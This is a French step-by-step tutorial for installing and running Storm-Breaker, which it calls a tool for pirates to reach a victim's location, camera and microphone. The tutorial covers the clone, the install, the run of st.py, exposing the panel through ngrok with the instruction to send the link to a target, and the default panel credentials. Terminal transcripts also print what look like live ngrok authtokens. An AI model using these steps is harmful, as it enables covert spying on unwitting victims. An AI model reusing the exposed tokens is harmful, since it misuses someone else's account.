Storm-Breaker est un puissant outil d'ingénierie sociale qui permet aux pirates informatiques d'accéder à l'emplacement, à la caméra et au microphone de la victime. Vous pouvez également utiliser un brise-tempête pour suivre et enregistrer les adresses IP de la victime.

Installer Stormbreaker

Tout d'abord, vous devez ouvrir le terminal dans Kali Linux et cloner l'outil à l'aide de la commande suivante.

#git clone https://github.com/ultrasecurity/Storm-Breaker.git

```
root@berenger:/home/berenger# git clone https://github.com/ultrasecurity/Storm-Breaker.git
Clonage dans 'Storm-Breaker'...
remote: Enumerating objects: 493, done.
remote: Counting objects: 100% (129/129), done.
remote: Compressing objects: 100% (70/70), done.
remote: Total 493 (delta 73), reused 63 (delta 57), pack-reused 364
Réception d'objets: 100% (493/493), 7.79 Mio | 513.00 Kio/s, fait.
Résolution des deltas: 100% (245/245), fait.

root@berenger:/home/berenger# ls
android.apk     GZIghAVT.html  Modèles  qqQxYvDQ.jpeg  Shellter_Backups  test
Bureau          hlrjxMNs.jpeg  Musique  rapport        slowloris         Vidéos
dNsMxbEt.jpeg   Images         ngrok    scapy          Storm-Breaker     WebGoat
Documents       mininet-wifi   Public   setoolkit      Téléchargements   ZCMCDDFb.html

root@berenger:/home/berenger#
```

#cd Storm-Breaker

#bash install.sh

```
root@berenger:/home/berenger# cd Storm-Breaker

root@berenger:/home/berenger/Storm-Breaker# ls
install.sh  modules  README.md  requirements.txt  Settings.json  storm-web  st.py

root@berenger:/home/berenger/Storm-Breaker# bash install.sh

                Storm-Breaker's dependencies installer

            Github: https://github.com/ultrasecurity/Storm-Breaker/
```

#python3 -m pip install -r requirements.txt


```
root@berenger:/home/berenger/Storm-Breaker# python3 -m pip install -r requirements.txt
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (
2.31.0)
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (
0.4.6)
Requirement already satisfied: psutil in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (5.
9.5)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the sys
tem package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv

root@berenger:/home/berenger/Storm-Breaker#
```


#python3 st.py


```
 [+] Web Panel Link : http://localhost:2525

 [+] Please Run NGROK On Port 2525 AND Send Link To Target > ngrok http 2525

 If You Want Exit And Turn Off localhost / press enter or CTRL+C
```

Téléchargements de Ngrok


On prend un navigateur et taper Ngrok ou bien via ce lien https://ngrok.com/download







On descend en bas et copier la commande pour décompresser l'application Ngrok



Dans mon cas le système est en français je vais juste changer **Downloads** par **Téléchargements**


Et il faut ouvrir un autre terminal a part pour gérer la partie Ngrok

#tar xvzf /home/berenger/Téléchargements/ngrok-v3-stable-linux-amd64.tgz -C /usr/local/bin


```
┌──(root㉿berenger)-[/home/berenger]
└─# cd Storm-Breaker

┌──(root㉿berenger)-[/home/berenger/Storm-Breaker]
└─# tar xvzf /home/berenger/Téléchargements/ngrok-v3-stable-linux-amd64.tgz -C /usr/local/bin
ngrok

┌──(root㉿berenger)-[/home/berenger/Storm-Breaker]
└─# ls
install.sh  modules  README.md  requirements.txt  Settings.json  storm-web  st.py

┌──(root㉿berenger)-[/home/berenger/Storm-Breaker]
└─#
```

Super !


Ensuite on se connecte sur l'interface de Ngrok



En cliquant sur **Login**




En bas



On copie le code

```
┌──(root㉿berenger)-[/home/berenger/Storm-Breaker]
└─# ngrok config add-authtoken 2NcTQ0ZJ9P9LmUbTc59eSd8EAZR_5drYGUgsoh9QM3Nqe8gW3
NAME:
   ngrok - tunnel local ports to public URLs and inspect traffic

DESCRIPTION:
    ngrok exposes local networked services behinds NATs and firewalls to the
    public internet over a secure tunnel. Share local websites, build/test
    webhook consumers and self-host personal services.
    Detailed help for each command is available with 'ngrok help <command>'.
    Open http://localhost:4040 for ngrok's web interface to inspect traffic.

EXAMPLES:
    ngrok http 80                    # secure public URL for port 80 web server
    ngrok http -subdomain=baz 8080   # port 8080 available at baz.ngrok.io
    ngrok http foo.dev:80            # tunnel to host:port instead of localhost
    ngrok http https://localhost     # expose a local https server
    ngrok tcp 22                     # tunnel arbitrary TCP traffic to port 22
    ngrok tls -hostname=foo.com 443  # TLS traffic for foo.com to port 443
    ngrok start foo bar baz          # start tunnels from the configuration file

VERSION:
   2.3.41
```

Maintenant sur l'autre terminal on copie cette **URL** Et coller sur le 2eme terminal



Storm-Breaker est maintenant en cours d'exécution et il vous demande d'exécuter ngrok sur le port 2525. Alors ouvrez un nouveau terminal et tapez.

Il faut générer une l'authentification par Token dans ce fichier

#nano /root/.config/ngrok/ngrok.yml

```
┌──(root㉿berenger)-[/home/berenger/Storm-Breaker]
└─# cat /root/.config/ngrok/ngrok.yml

version: "2"
authtoken: 2ZSff81Kq1OrWDpRzwD9oTLwL7Q_GUTM15JDxe5zpio62gvX

┌──(root㉿berenger)-[/home/berenger/Storm-Breaker]
└─# nano /root/.config/ngrok/ngrok.yml
```


#ngrok http 2525


```
┌──(root㉿berenger)-[/home/berenger/Storm-Breaker]
└─# ngrok http 2525
```

On fait entrer


```
ngrok                                                                    (Ctrl+C to qui

Build better APIs with ngrok. Early access: ngrok.com/early-access

Session Status                online
Account                       benam (Plan: Free)
Version                       3.5.0
Region                        Europe (eu)
Latency                       151ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://98fd-154-125-129-197.ngrok-free.app → http://localhost:2525

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```


Voici le nom de domaine qu'il nous génère Ngrok et on va copier ce nom de domaine et coller dans un navigateur.






Ici, il vous demandera les informations de connexion pour accéder au panneau Web. Les informations d'identification par défaut sont admin pour le nom d'utilisateur et admin pour le mot de passe.







